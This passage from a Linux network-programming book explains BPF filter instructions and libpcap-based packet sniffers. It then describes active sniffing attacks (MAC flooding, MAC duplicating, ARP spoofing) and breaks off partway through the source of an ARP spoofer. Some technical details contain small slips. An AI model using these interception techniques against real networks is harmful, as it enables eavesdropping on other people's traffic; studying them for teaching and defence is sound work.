The /net/bpf.h header file contains macrodefinitions, which make the task of developing a filtration program easier:

```
#define BPF_STMT(code, k) { (u_short)(code), 0, 0, k }
#define BPF_JUMP(code, k, jt, jf) { (u_short)(code), jt, jf, k }
```

BPF_LD

The BFP_LD instruction loads values into the accumulator. The values can be of one of the following types:

- A constant (BPF_IMM)
- Packet data located at a fixed offset (BPF_ABS)
- Packet data located at a variable offset (BPF_IND)
- The packet length (BPF_LEN)
- A memory value (BPF_MEM)

The size of loaded BPF_IND and BPF_ABS values must be specified as word (BPF_W), half-word (BPF_H), or byte (BPF_B). For 32-bit processors, a word is 4 bytes.

The following three examples show how to load 4 bytes, 2 bytes, and 1 byte of packet data into the accumulator. The offset in the packet is specified by the k constant.

```
BPF_LD + BPF_W + BPF_ABS  A <- P[k:4]
BPF_LD + BPF_H + BPF_ABS  A <- P[k:2]
BPF_LD + BPF_B + BPF_ABS  A <- P[k:1]
```

The following three examples show how to load 4 bytes, 2 bytes, and 1 byte of packet data into the accumulator. The offset in the data block is specified by the sum of the X variable and the k constant. The X variable is the value in the index register.

```
BPF_LD + BPF_W + BPF_IND  A <- P[X + k:4]
BPF_LD + BPF_H + BPF_IND  A <- P[X + k:2]
BPF_LD + BPF_B + BPF_IND  A <- P[X + k:1]
```

The packet length is loaded into the accumulator:

```
BPF_LD + BPF_W + BPF_LEN  A <- len
```

The k constant is loaded into the accumulator:

```
BPF_LD + BPF_IMM          A <- k
```

The memory value stored at address k is loaded into the accumulator:

```
BPF_LD + BPF_MEM          A <- M[k]
```

BPF_LDX

The BFP_LDX instruction loads values into the index register. The value can be of one of the following types:

- A constant (BPF_IMM)
- The packet length (BPF_LEN)
- A memory value (BPF_MEM)
- The length of the packet's IP header (BPF_MSH)

The following are a few examples of using this instruction.
A word-size value k is loaded into the index register:

```
BPF_LDX + BPF_W + BPF_IMM  X <- k
```

The memory value stored at address k is loaded into the index register:

```
BPF_LDX + BPF_W + BPF_MEM  X <- M[k]
```

The packet length is loaded into the index register:

```
BPF_LDX + BPF_W + BPF_LEN  X <- len
```

The length of the packet's IP header is loaded into the index register:

```
BPF_LDX + BPF_B + BPF_MSH  X <- 4*(P[k:1]&0xf)
```

BPF_ST

The BFP_ST instruction loads the value from the accumulator into memory:

```
BPF_ST  M[k] <- A
```

The address of the memory cell is specified by the k value.

BPF_STX

The BFP_STX instruction loads the value from the index register into memory:

```
BPF_STX  M[k] <- X
```

The address of the memory cell is specified by the k value.

BPF_ALU

The BPF_ALU instruction performs arithmetic and logic operations on the value in the accumulator and in the index register or on the value in the accumulator and a constant; it stores the result in the accumulator. The following are examples of using this instruction:

```
BPF_ALU + BPF_ADD + BPF_K  A <- A + k
BPF_ALU + BPF_SUB + BPF_K  A <- A - k
BPF_ALU + BPF_MUL + BPF_K  A <- A * k
BPF_ALU + BPF_DIV + BPF_K  A <- A / k
BPF_ALU + BPF_AND + BPF_K  A <- A & k
BPF_ALU + BPF_OR + BPF_K   A <- A | k
BPF_ALU + BPF_LSH + BPF_K  A <- A << k
BPF_ALU + BPF_RSH + BPF_K  A <- A >> k
BPF_ALU + BPF_ADD + BPF_X  A <- A + X
BPF_ALU + BPF_SUB + BPF_X  A <- A - X
BPF_ALU + BPF_MUL + BPF_X  A <- A * X
BPF_ALU + BPF_DIV + BPF_X  A <- A / X
```

```
BPF_ALU + BPF_AND + BPF_X  A <- A & X
BPF_ALU + BPF_OR + BPF_X   A <- A | X
BPF_ALU + BPF_LSH + BPF_X  A <- A << X
BPF_ALU + BPF_RSH + BPF_X  A <- A >> X
BPF_ALU + BPF_NEG          A <- -A
```

BPF_JMP

The `BPF_JMP` instruction changes the execution order of a filtration program. The instruction can perform both conditional (`JGT`, `JGE`, `JEQ`, and `JSET`) and unconditional (`BPF_JA`) jumps. For conditional jumps, the value in the accumulator is compared to the `k` constant (`BPF_K`) or the value in the index register (`BPF_X`). For unconditional jumps, the offset is specified by a 32-bit value; for conditional ones, it is specified by an 8-bit value. The offset is the number of instructions that the filtration program must skip. Consequently, the longest conditional jump is $2^8 = 256$ instructions.

The following are examples of using this instruction.

An unconditional jump is made to the offset specified by the 32-bit `k` value:

```
BPF_JMP + BPF_JA          pc  += k
```

The values in the accumulator and the `k` constant are compared. A conditional jump to the offset specified in the `jt` field is performed if the `A > k` condition is satisfied:

```
BPF_JMP + BPF_JGT + BPF_K   pc  + = (A > k) ? jt : jf
```

A few more examples:

```
BPF_JMP + BPF_JGE + BPF_K   pc  += (A >= k) ? jt : jf
BPF_JMP + BPF_JEQ + BPF_K   pc  += (A == k) ? jt : jf
BPF_JMP + BPF_JSET + BPF_K  pc  += (A & k) ? jt : jf
BPF_JMP + BPF_JGT + BPF_X   pc  += (A > X) ? jt : jf
BPF_JMP + BPF_JGE + BPF_X   pc  += (A >= X) ? jt : jf
BPF_JMP + BPF_JEQ + BPF_X   pc  += (A == X) ? jt : jf
BPF_JMP + BPF_JSET + BPF_X  pc  += (A & X) ? jt : jf
```

BPF_RET

The result of the filter's operation is a positive integer, which specifies the number of bytes in the received packet that will be available for the user application for further processing. If the received packet does not meet the filtration conditions, the filtration program discards it and returns a 0 value. The `BPF_RET` instruction terminates execution of the filtration program and returns the number of bytes in the packet available for further processing.

The following is an example of a result returned by the instruction in the accumulator:

```
BPF_RET + BPF_A
```

The following is an example of a result returned by the instruction as a constant:

```
BPF_RET + BPF_K
```

BPF_MISC

The `BPF_MISC` instruction copies the value in the index register to the accumulator, and vice versa:

```
BPF_MISC + BPF_TAX  X <- A
BPF_MISC + BPF_TXA  A <- X
```

9.1.1.2. A Packet Filter Example Program

As an example, consider a filter that accepts only UDP packets with the 192.168.10.130:777 source address and port and the 192.168.10.1:80 destination address and port.

To be able to use a BPF in the program, only one header file must be included:

```
#include <net/bpf.h>
```

In many UNIX systems, to obtain access to a BPF, a special symbolic device that is not being used by another process (`/dev/bpf0`, `/dev/bpf1`, etc.) must be opened using the `open()` function. Then the device's different properties must be specified by executing a series of `ioctl()` function calls.

None of this has to be done in Linux. Simply define the necessary structures and variables, write a filtration program, and connect it to a socket.

For the program, a variable, call it `bp`, of the `bpf_program` structure type must be defined:

```
struct bpf_program bp;
```

The following is the definition of this structure as given in the /net/bpf.h header file:

```
struct bpf_program {
  u_short bf_len;            // Number of structures in the array
  struct bpf_insn *bf_insns; // Pointer to the bpf_insn array of
                                structures
};
```

After the filtration program is constructed, the structure's fields will have to be filled. The `bf_isnsns` field stores a pointer to the filtration program, which is an array of structures: `struct bpf_insn`; the `bf_len` field stores the number of structures in the array.

Listing 9.3 shows the commented source code for the filtration program.

Listing 9.3. The filtration program

```
  struct bpf_insn filter_app[] = {

/* Loading 2 bytes into the accumulator that are offset 12 bytes from the beginning of
the Ethernet header of the received packet. The bytes contain the identifier of the
network layer protocol. */
    BPF_STMT(BPF_LD + BPF_H + BPF_ABS, 12),

/* Comparing the value in the accumulator with the IP identifier (ETH_P_IP = 0x800).
If the condition is satisfied, jump to the next instruction (jt = 0); otherwise, jump
12 structures lower (jf = 12) and leave the filtration program, returning a zero value.
This means that the given packet has been rejected. */
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, ETH_P_IP, 0, 12),

/* Loading 1 byte at offset 23 into the accumulator. This field holds the identifier of
the transport layer protocol. For UDP, this value is 17. */
    BPF_STMT(BPF_LD + BPF_B + BPF_ABS, 23),

/* Checking whether the value corresponds to the necessary transport protocol.
If the condition is satisfied, jump to the next instruction (jt=0); otherwise, jump
10 structures lower (jf = 10) and leave the filtration program, returning a zero value. */
```

```
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, IPPROTO_UDP, 0, 10),

/* Loading a 4-byte value at offset 26 in the received packet into the accumulator.
This value is the source IP address. */
    BPF_STMT(BPF_LD + BPF_W + BPF_ABS, 26),

/* Comparing the value in the accumulator with IP address 192.168.10.130. The value
0xc0a80a82 is the hexadecimal representation of this IP address in the little-endian
format. If the address does not match, exit the filtration program. */
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0xc0a80a82, 0, 8),

/* Loading the destination IP address, which is at offset 30, and comparing it with
address 192.168.10.1 (0xc0a80a01). If the addresses do not match, exit the filtration
program. */
    BPF_STMT(BPF_LD + BPF_W + BPF_ABS, 30),
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0xc0a80a01, 0, 6),

/* Checking whether the Source port field is 777 (0x309). First, the IP header length
must be determined. */
    BPF_STMT(BPF_LDX + BPF_B + BPF_MSH, 14),

/* The IP packet header length will be loaded into the index register. The Source port
field will be at the offset that is the sum of the lengths of the Ethernet header and the
IP header. Loading it into the accumulator. */
    BPF_STMT(BPF_LD + BPF_H + BPF_IND, 14),

/* Checking the obtained value. */
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0x309, 0, 3),

    BPF_STMT(BPF_LD + BPF_H + BPF_IND, 16),
    BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0x50, 0, 1),

/* Exiting the filtration program */
    BPF_STMT(BPF_RET + BPF_K,1500),
    BPF_STMT(BPF_RET + BPF_K,0),
  };
```

Now that the filtration program has been put together, fill the fields of the `struct bpf_program bp` structure:

```
bp.bf_len = 15;           // Number of structures in the filtration program
bp.bf_insns = filter_app; // Pointer to the filtration program
```

The last thing that needs to be done to get the filter working is to attach it to a socket by calling the `setsockopt()` function as follows:

```
if(setsockopt(sd, SOL_SOCKET, SO_ATTACH_FILTER, &bp, sizeof(bp)) < 0) {
      perror("SO_ATTACH_FILTER");
      close(sd);
      exit(-1);
    }
```

Although the filtration program works as intended, it has one serious shortcoming: The source data (i.e., IP addresses and port numbers) are specified in the program's source code.

Thus, every time when the filtration conditions are changed, the source code has to be modified and the program must be recompiled.

This can be fixed, and the IP addresses and port numbers can be specified in the command line when the sniffer is started. This is done by zeroing out the fields that contain IP addresses and port numbers:

```
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0, 0, 8), // 6th element
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0, 0, 6), // 8th element
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0, 0, 3), // 11th element
BPF_JUMP(BPF_JMP + BPF_JEQ + BPF_K, 0, 0, 1), // 13th element
```

Now, these fields are filled using the following statements:

```
filter_app[5].k = ___swab32(source_ip);
filter_app[7].k = ___swab32(dest_ip);
filter_app[10].k = sport;
filter_app[12].k = dport;
```

The replacement values are taken from the command line:

```
source_ip = inet_addr(argv[1]);
sport = atoi(argv[2]);
dest_ip = inet_addr(argv[3]);
dport = atoi(argv[4]);
```

The `___swab32()` macro is used to convert the IP address to the network byte order format. This macro is defined in the /linux/byteorder/swab.h header file.

The `tcpdump` utility can be helpful in putting together the filtration program. When run with the `-d` option, the utility dumps the filtration program code, showing command names and numbering the output lines. The `-dd` option dumps the filtration program code as a C program fragment. The `-ddd` option dumps the filtration program code as decimal numbers.

Here's an example:

```
# tcpdump -dd udp and src host 192.168.10.130 and src port 777 and dst host
192.168.10.1 and dst port 80
{ 0x28, 0, 0, 0xffff000 },
{ 0x15, 0, 14, 0x00000800 },
{ 0x30, 0, 0, 0x00000009 },
{ 0x15, 0, 12, 0x00000011 },
{ 0x20, 0, 0, 0x0000000c },
{ 0x15, 0, 10, 0xc0a80a82 },
{ 0x28, 0, 0, 0x00000006 },
{ 0x45, 8, 0, 0x00001fff },
{ 0xb1, 0, 0, 0x00000000 },
{ 0x48, 0, 0, 0x00000000 },
{ 0x15, 0, 5, 0x00000309 },
{ 0x20, 0, 0, 0x00000010 },
{ 0x15, 0, 3, 0xc0a80a01 },
{ 0x48, 0, 0, 0x00000002 },
{ 0x15, 0, 1, 0x00000050 },
{ 0x6, 0, 0, 0x0000ffff },
{ 0x6, 0, 0, 0x00000000 },
```

The source code for the passive sniffer using BPF, named sklsniff_bpf.c, can be found in the /PART II/Chapter 9 directory on the accompanying CD-ROM.

9.1.2. A Sniffer Using the libpcap Library

Developing a filtration program using BPF is a difficult undertaking. The task of programming sniffers in general and of creating filters in particular is made significantly easier by using the libpcap packet capture library, created by Van Jacobson, Craig Leres, and Steve McCanne. The libpcap library is used by many well-known utilities, for example, the `tcpdump` and `Ettercap` network traffic analyzers and the Snort intrusion-prevention and detection system.

Libpcap library versions exist for many other operating systems, including Windows; this means that it can be used to create portable applications.

The latest version of the libpcap library can be found at **http://www.tcpdump.org**. Also, the library usually comes with most of Linux distributions.

Programs developed using libpcap must have root privileges or the SUID bit set.

The typical sequence of steps that a program using the libpcap library must perform to get its job done is the following:

1. Identify the network interface.
2. Open a network interface and create an intercept session.
3. Create a filter if necessary.
4. Capture and process packets.
5. Close the intercept session.

A detailed description of each step follows.

9.1.2.1. Identifying the Network Interface

There are three main methods for creating a network interface for network listening.

In the first method, the libpcap library is not used and the name of the interface is hard-coded in the program. This method was already used in previous programs.

```
#define DEVICE "eth0"
```

The interface name can also be passed to the program in the command line by the user.

The second method uses the `pcap_lookupdev()` function from the libpcap library:

```
#include <pcap.h>
...

char *dev;
char errbuf[PCAP_ERRBUF_SIZE];

dev = pcap_lookupdev(errbuf);

if (dev == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
```

In this case, the dev variable will be set to the name of a suitable interface. If the pcap_lookupdev() function generates an error, its description is passed to the errbuf buffer. The prototype of the pcap_lookupdev() function has the following form:

```
char *pcap_lookupdev(char *errbuf)
```

Programs that use the libpcap library must include the pcap.h header file.

In the third method, the user can select an interface from a list. This list is prepared using the pcap_findalldevs() function from the libpcap library:

```
#include <pcap.h>
...

pcap_if_t *alldevsp;
char errbuf[PCAP_ERRBUF_SIZE];

if (pcap_findalldevs(&alldevsp, errbuf) < 0) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
while (alldevsp != NULL) {
  printf("%s\n", alldevsp->name);
  alldevsp = alldevsp->next;
}
```

The pcap_findalldevs() function takes a pointer to pcap_if_t and returns a linked list with information about the interfaces found. If the pcap_findalldevs() function generates an error, its description is passed to the errbuf buffer.

The pcap_if_t type (this type is derived from pcap_if) is a structure containing voluminous information that can be useful:

```
typedef struct pcap_if pcap_if_t;
struct pcap_if {
  struct pcap_if *next;         /* Pointer to the next list item */
  char *name;                   /* Name of the interface */
  char *description;            /* Textual description of the interface or
                                   NULL */
  struct pcap_addr *addresses; /* IP address, network mask, broadcast
                                   address, etc. */
  bpf_u_int32 flags;            /* Equals PCAP_IF_LOOPBACK for the
                                   loopback interface */
};
```

The *address item is a pointer to the pcap_addr structure, which contains additional information about the interface:

```
struct pcap_addr {
  struct pcap_addr *next;       /* Pointer to the next list item */
  struct sockaddr *addr;        /* IP address */
  struct sockaddr *netmask;     /* Network mask for this IP address */
  struct sockaddr *broadaddr;   /* Broadcast address */
  struct sockaddr *dstaddr;     /* Destination address for a
                                   point-to-point connection or NULL */
};
```

The prototype of the `pcap_findalldevs()` function has the following form:

```
pcap_findalldevs(pcap_if_t **alldevsp, char *errbuf)
```

Note that older versions of the libpcap library do not have the `pcap_findalldevs()` function.

9.1.2.2. Opening the Network Interface and Creating an Intercept Session

The `pcap_open_live()` function opens a network interface and creates an intercept session. Its prototype has the following form:

```
pcap_t *pcap_open_live(const char *device, int snaplen, int promisc, int to_ms, char
*errbuf)
```

Its elements are as follows:

- `device` — The interface name determined in the first step
- `snaplen` — An integer specifying the maximum number of the network packet bytes that will be captured by the library
- `promisc` — The flag switching the interface into the promiscuous mode (`1` for set and `0` for not set)
- `to_ms` — The timeout time in milliseconds (`0` for reading until the first error and `-1` for reading endlessly)
- `errbuf` — A buffer to hold error messages

The function returns a session descriptor.
The following is a sample code fragment:

```
#include <pcap.h>
...
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];

handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
if (handle == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}
if (strlen(errbuf) > 0) {
  fprintf(stderr, "Warning: %s", errbuf);
  errbuf[0] = 0;
}
```

Here, the interface whose name is specified in the `dev` variable is opened and the number of bytes in a packet to intercept is specified (the `BUFSIZ` value is defined in the pcap.h header file). The network interface is switched into the promiscuous mode and instructions are given to read the data until an error occurs.

As soon as an intercept session is opened and a descriptor is received, numerous properties can be determined and set before starting the packet interception process. For example, the type of the opened interface can be determined using the `pcap_datalink()` function:

```
if (pcap_datalink(handle) != DLT_EN10MB) {
  fprintf(stderr, "This program only works with Ethernet cards!\n");
```

```
  exit(-1);
}
```

This code will generate an error if the selected network interface is not Ethernet 10 MB, 100 MB, 1,000 MB, or higher. It is not mandatory to use this option, but it can be useful.

9.1.2.3. Creating a Filter

A filter is added to the program using the following two main functions: `pcap_compile()` and `pcap_setfilter()`.

The filter expression is stored in a regular string (a character array). The syntax of such expressions is the same as the syntax used by the `tcpdump` utility.

Before the filter can be used, it must be "compiled," which is done using the `pcap_compile()` function. Its prototype has the following form:

```
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize,
bpf_u_int32 netmask)
```

Here, the first argument is the descriptor of the open session. The second argument is a pointer to the memory area, in which the compiled filter will be stored. It is followed by the filter expression in a regular string. The next parameter specifies whether the expression should be optimized: `0` for no and `1` for yes. The last parameter is the mask of the network, on which the filter is to be used. The function returns `-1` in case of an error; any other value indicates successful execution.

After the expression is "compiled," it must be applied, which is done using the `pcap_setfilter()` function. Its prototype has the following form:

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
```

Here, the first argument is the descriptor of the open session and the second is a pointer to the "compiled" filter expression (as a rule, it is the second argument of the `pcap_compile()` function).

The following is a sample code fragment:

```
#include <pcap.h>
...
pcap_t *handle;                    /* Session descriptor */
char dev[] = "eth0";               /* Network interface to eavesdrop on */
char errbuf[PCAP_ERRBUF_SIZE];     /* Buffer for error descriptions */
struct bpf_program filter;         /* Compiled filter expression */
char filter_app[] = "udp dst port 53"; /* The filter expression */
bpf_u_int32 mask;                  /* Network mask of the interface */
bpf_u_int32 net;                   /* IP address of the interface */

pcap_lookupnet(dev, &net, &mask, errbuf);
if (dev == NULL) {
  fprintf(stderr, "%s", errbuf);
  exit(-1);
}

handle = pcap_open_live(dev, BUFSIZ, 1, 0, errbuf);
if (handle == NULL) {
```

```
    fprintf(stderr, "%s", errbuf);
    exit(-1);
  }
  if (strlen(errbuf) > 0) {
    fprintf(stderr, "Warning: %s", errbuf);
    errbuf[0] = 0;
  }

  if (pcap_compile(handle, &filter, filter_app, 0, mask) == -1) {
    fprintf(stderr, "%s", pcap_geterr(handle));
    exit(-1);
  }

  if (pcap_setfilter(handle, &filter) == -1) {
    fprintf(stderr, "%s", pcap_geterr(handle));
    exit (-1);
  }
```

This program prepares an interceptor of UDP packets arriving at port 53.

There are two functions in the example that have not been considered yet: `pcap_lookupnet()` and `pcap_geterr()`.

The first function determines the network mask, which is then placed into the last parameter of the `pcap_compile()` function. The function prototype has the following form:

```
int pcap_lookupnet(const char *device, bpf_u_int32 *netp, bpf_u_int32 *maskp, char
*errbuf)
```

Because only the network mask is needed, the IP address is determined just to give the complete picture.

The `pcap_geterr()` function returns error descriptions; it accepts the descriptor of the open session as the parameter. The following is its prototype:

```
char *pcap_geterr(pcap_t *p)
```

9.1.2.4. Capturing and Processing Packets

Packets can be captured using one of four functions: `pcap_next()`, `pcap_next_ex()`, `pcap_dispatch()`, or `pcap_loop()`.

The first two functions capture a single packet per call. The following are their prototypes:

```
const u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)
int pcap_next_ex(pcap_t *p, struct pcap_pkthdr **pkt_header, const u_char **pkt_data)
```

The first argument in both functions is the descriptor of the open session. The second argument is a pointer to the structure describing the received packet. (The structure's description is given later in this section.) The third argument (in the second function only) is a pointer to the memory area in which the received packet is stored.

The first function returns a pointer to the memory area where the received packet is stored. The second function returns one of the following values: `1` if the packet was read, `2` if the timeout exceeded, `-1` if an error occurred, or `-2` if the stored packets have been read from the file and no more packets are available.

Combining these two functions in a loop allows a mechanism for intercepting the necessary number of packets to be implemented. The best solution, however, is to use the `pcap_loop()` or the `pcap_dispatch()` function in a loop. The prototypes of these two functions are virtually identical:

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
```

Here, the first argument is the descriptor of the open session. The second argument is an integer specifying the number of packets to intercept (`-1` means that packets must be intercepted until an error occurs). The third argument is the name of a callback function, which is automatically called by the libpcap library every time a packet arrives. The last argument can be used to passing some data to the callback function or is set to `NULL`.

Both functions return the following values: `0` if the `cnt` number of packets has been intercepted, `-1` if an error occurred, and `-2` if the loop was terminated by the `pcap_breakloop()` function (the latter is available only in the newer versions of the libpcap library).

The only difference between these two functions is in how they process the timeout, whose value is specified when the `pcap_open_live()` function is called: The `pcap_loop()` function ignores timeouts and the `pcap_dispatch()` function does not. You can learn about these functions in `man pcap`. In later examples, only the `pcap_loop()` function is used because timeouts are of no interest here.

The callback function is not just any arbitrary format function. It has its own prototype:

```
void process_packet (u_char *user, const struct pcap_pkthdr *header, const u_char
*packet)
```

Here, the first argument is a pointer to the data passed to the callback function from the argument of the `pcap_loop()` function. The second argument is a pointer to the `pcap_pkthdr` structure, which describes the captured packet. This structure is defined in pcap.h as follows:

```
struct pcap_pkthdr {
        struct timeval ts;   /* Time stamp */
        bpf_u_int32 caplen;  /* Length of the captured data */
        bpf_u_int32 len;     /* Length of this packet */
};
```

The last argument points to the buffer, in which the complete packet, intercepted using the `pcap_loop()` function, is stored. The callback function doesn't return any value (`void`).

The purpose of the callback function is to process the received packets. This is done in exactly the same way as in the examples that do no use the libpcap library. That is, the necessary network packet header structures are defined and a received packet is parsed into these structures, with the field values output to the screen.

9.1.2.5. Closing the Intercept Session

An intercept session is closed using the `pcap_close()` function. The following is its prototype:

```
void pcap_close(pcap_t *p)
```

The function's only argument is the descriptor of the session that has to be closed.

The source code for the passive sniffer using the libpcap library, named sklsniff_pcap.c, can be found in the /PART II/Chapter 9 directory on the accompanying CD-ROM.

Programs using the libpcap library are compiled using the `-lpcap` option:

```
# gcc sklsniff_pcap.c -o sklsniff_pcap -lpcap
```

The following is an example of a command sequence for running the sniffer:

```
# ./sklsniff_pcap tcp and dst host 192.168.10.1
```

In this case, the sniffer will only capture TCP packets sent to host 192.168.10.1.

9.2. Active Sniffers

To get a better understanding of the essence of active sniffing, you must know what devices are used in local networks and their operation principles. These are the following:

- *Repeaters and hubs* transmit data arriving at one port to all other ports, without any regard for the nature of the data and its destination.
- *Bridges and switches* are selective in the way they handle the data. They inspect the frame headers and send frames from one network segment to another only if the destination address (MAC address) pertains to another network segment.
- *Routers* operate at the third layer of the OSI model; thus, they send data from one subnet to another based on the IP header information.

Therefore, in a network that uses only repeaters and hubs (such networks are called *nonswitched networks*), a packet sent from a computer will pass through all of the network's other computers, but only one computer, the one to which the packet is addressed, will receive it. In a nonswitched network, a passive sniffer operating in the promiscuous mode on any of the hosts can intercept packets exchanged among any of the network's other computers.

A *switched network* uses bridges, switches, and routers. In this type of network, a passive sniffer can only intercept packets in the network segment, to which the computer it is installed on belongs. For intercepting packets from other segments of a switched network, active sniffers are used.

9.2.1. Active Sniffing Techniques

There are many active sniffing techniques. The following are descriptions of some of the most popular ones.

9.2.1.1. MAC Flooding (Switch Jamming)

This method works on most cheap or obsolete switch models. Switches are stored the MAC address-to-port mapping table in memory. Flooding this memory with fake MAC addresses cripples the switch's ability to send frames as addressed, and it starts sending them to all of its ports just like a regular hub or repeater.

9.2.1.2. MAC Duplicating

In a MAC duplicating attack, the perpetrator pretends to have the victim's MAC address. Now, when any frames are sent to the network from the machine with the faked MAC address, switches and bridges add the new route to their address tables and all data addressed to the victim are now routed to the impostor. The victim can also send some data to the network, which will cause the routers or bridges to change the route mapping in their tables to the correct one. Therefore, the impostor has to keep sending frames with the faked MAC address to maintain the fake route in the address tables of the switching devices. Because the data intended for the victim are routed to the impostor, the former, naturally, does not receive them. This cannot go unnoticed for long; thus, the hacker must immediately resend the intercepted packets to the victim. Also, the hacker can only intercept the data going to the victim, not the data coming from him or her; that it, the interception is one-way only.

9.2.1.3. ARP Redirect (ARP Spoofing)

This attack belongs to the man-in-the-middle class. It works as follows: Suppose hackers want to intercept traffic between node A and node B in a switched network. When sending data to an IP address, any Ethernet node must also know the corresponding MAC address. Therefore, before sending data, the machine first consults its ARP cache, in which the IP-to-MAC mapping table is stored, for the necessary MAC address. If the needed mapping is not in the cache, the node sends a broadcast ARP request.

Hackers can send a fake ARP message to host A, saying that their machine's MAC address corresponds to the IP address of host B. Host A stores this mapping — the victim's IP address to the impostor's MAC address — in its ARP cache, and thereafter sends data addressed to the victim's IP to the impostor's machine. This, however, covers only one direction: from host A to host B. To intercept traffic from host B to host A, the hackers must perform the same procedure with the ARP cache of host B but this time supply it with false mapping of host A's IP address to their machine's MAC address. This done, all traffic between host A and host B will pass through the hackers' machine.

The hackers also must periodically send ARP messages to host A and host B to maintain the fake cache mappings; otherwise, sooner or later the hosts will build the correct table.

The hackers must also resend the intercepted packets to their true destinations; otherwise, the missing traffic will be soon noticed. This task can be taken care of using IP forwarding.

9.2.2. Active Sniffing Modules

An active sniffer consists of three main modules:

- A module to direct the traffic into the home segment of the network (i.e., the segment in which the sniffer is installed) using one of the methods just discussed
- A passive sniffer to analyze the intercepted traffic
- A module to forward the intercepted traffic to its true destination

How you can build a passive sniffer was already considered in previous sections

Traffic can be easily forwarded to its true destination using the operating system. The /proc/sys/net/ipv4/ip_forward file controls packet forwarding depending on the value saved in it: `0` disables packet forwarding, and `1` enables forwarding of packets to the their destination address. The following example shows how to enable packet forwarding:

```
fd = fopen("/proc/sys/net/ipv4/ip_forward", "w");
if (fd == NULL)
  perror("failed to open /proc/sys/net/ipv4/ip_forward");

fprintf(fd, "1");
fclose(fd);
```

This method is used in the well-known Ettercap active sniffer (**http://ettercap.sourceforge.net**). When the hacker is done using the sniffer, the packet forwarding is disabled by writing `0` to the ip_forward file.

Thus, the remaining task is to consider how to implement the module to direct the traffic into the home segment of the network. Combining all three modules into an active sniffer is a task that you can easily handle on your own, should you so desire. I don't consider this aspect in the book.

9.2.3. An ARP Spoofer Not Using the libnet Library

This section considers a sniffer that uses all three active sniffing methods described in the previous section. The source code for the program, named sklsniff_arp.c, is shown in Listing 9.4. It can also be found in the /PART II/Chapter 9 directory on the accompanying CD-ROM.

In the program, a structure named `arp_packet` is defined, which includes both the Ethernet and the ARP headers. This makes it more convenient to sent packets. Packets are sent using a packet socket. Pursuant to `man 7 packet`, the `sockaddr_11` structure must be used. The same `man` states that to send a packet, it suffices to fill the following fields of this structure: `sll_family`, `sll_addr`, `sll_halen`, and `sll_ifindex`. In the case of the example program, everything works perfectly with only two fields filled: `sll_family` and `sll_ifindex`. You may, however, fill all the fields to make sure that the program works in all situations. MAC addresses are entered in the command line in the human-readable format as colon- or dash-delimited numbers. However, in the `arp_packet` structure, MAC addresses can only be specified in the network format. That is, if a user enters a MAC address as, for example, `10:20:30:40:50:60`, into the `h_source` and `ar_sha` fields of the `arp_packet` structure, it must be entered as `102030405060`.

Unfortunately, there is no standard function for converting MAC addresses to the network format; therefore, a custom function, `get_mac()`, is used to remove the colons (or dashes) in the MAC address passed to it.

For the `sklsniff_arp` program, the period, at which packets are to be sent, can be set as needed. To send packets in an endless loop, the period is set using the `sleep(period)` function. The default period is 10 seconds (`period = 10`).

The remaining aspects of the sniffer's operation ought to be clear from the source code of the program.

Listing 9.4. The ARP spoofer (sklsniff_arp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <features.h>                /* For the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
#include <net/ethernet.h>            /* L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>          /* L2 protocols */
#endif
#include <linux/if.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"

struct arp_packet
{
  unsigned char h_dest[ETH_ALEN];    /* Destination ETH address     */
  unsigned char h_source[ETH_ALEN]; /* Source ETH address          */
  unsigned short h_proto;            /* Packet type ID field        */
  unsigned short ar_hrd;             /* Format of hardware address */
  unsigned short ar_pro;             /* Format of protocol address */
  unsigned char ar_hln;              /* Length of hardware address */
  unsigned char ar_pln;              /* Length of protocol address */
  unsigned short ar_op;              /* ARP opcode (command)        */
  unsigned char ar_sha[ETH_ALEN];    /* Sender hardware address     */
  unsigned char ar_sip[4];           /* Sender IP address           */
  unsigned char ar_tha[ETH_ALEN];    /* Target hardware address     */
  unsigned char ar_tip[4];           /* Target IP address           */
};

/*---------------------------------------------------*/
/* Converting the MAC address to the network format  */
/*---------------------------------------------------*/
void get_mac(unsigned char* mac, char* optarg)
{
  int i = 0;
  char* ptr = strtok(optarg, ":-");
  while(ptr) {
    unsigned nmb;
    sscanf(ptr, "%x", &nmb);
    mac[i] = (unsigned char)nmb;
    ptr = strtok(NULL, ":-");
    i++;
  }
```

```
}

/*-----------------------------------------------*/
/* Converting the host name into its IP address */
/*-----------------------------------------------*/
void get_ip(struct in_addr* in_addr,char* str)
{
  struct hostent *hp;

  if( (hp = gethostbyname(str)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  bcopy(hp->h_addr, in_addr, hp->h_length);
}

/*---------------------*/
/* The main() function */
/*---------------------*/
int main(int argc, char *argv[])
{
  struct sockaddr_ll s_ll;
  struct in_addr src_in_addr,targ_in_addr;
  struct arp_packet pkt;
  int sd;
  struct ifreq ifreq;
  char s_ip_addr[16];
  char s_eth_addr[19];
  int period = 2;

  fprintf(stderr, "=========================================\n");
  fprintf(stderr, "= ARP spoofer by Ivan Sklyaroff, 2006  =\n");
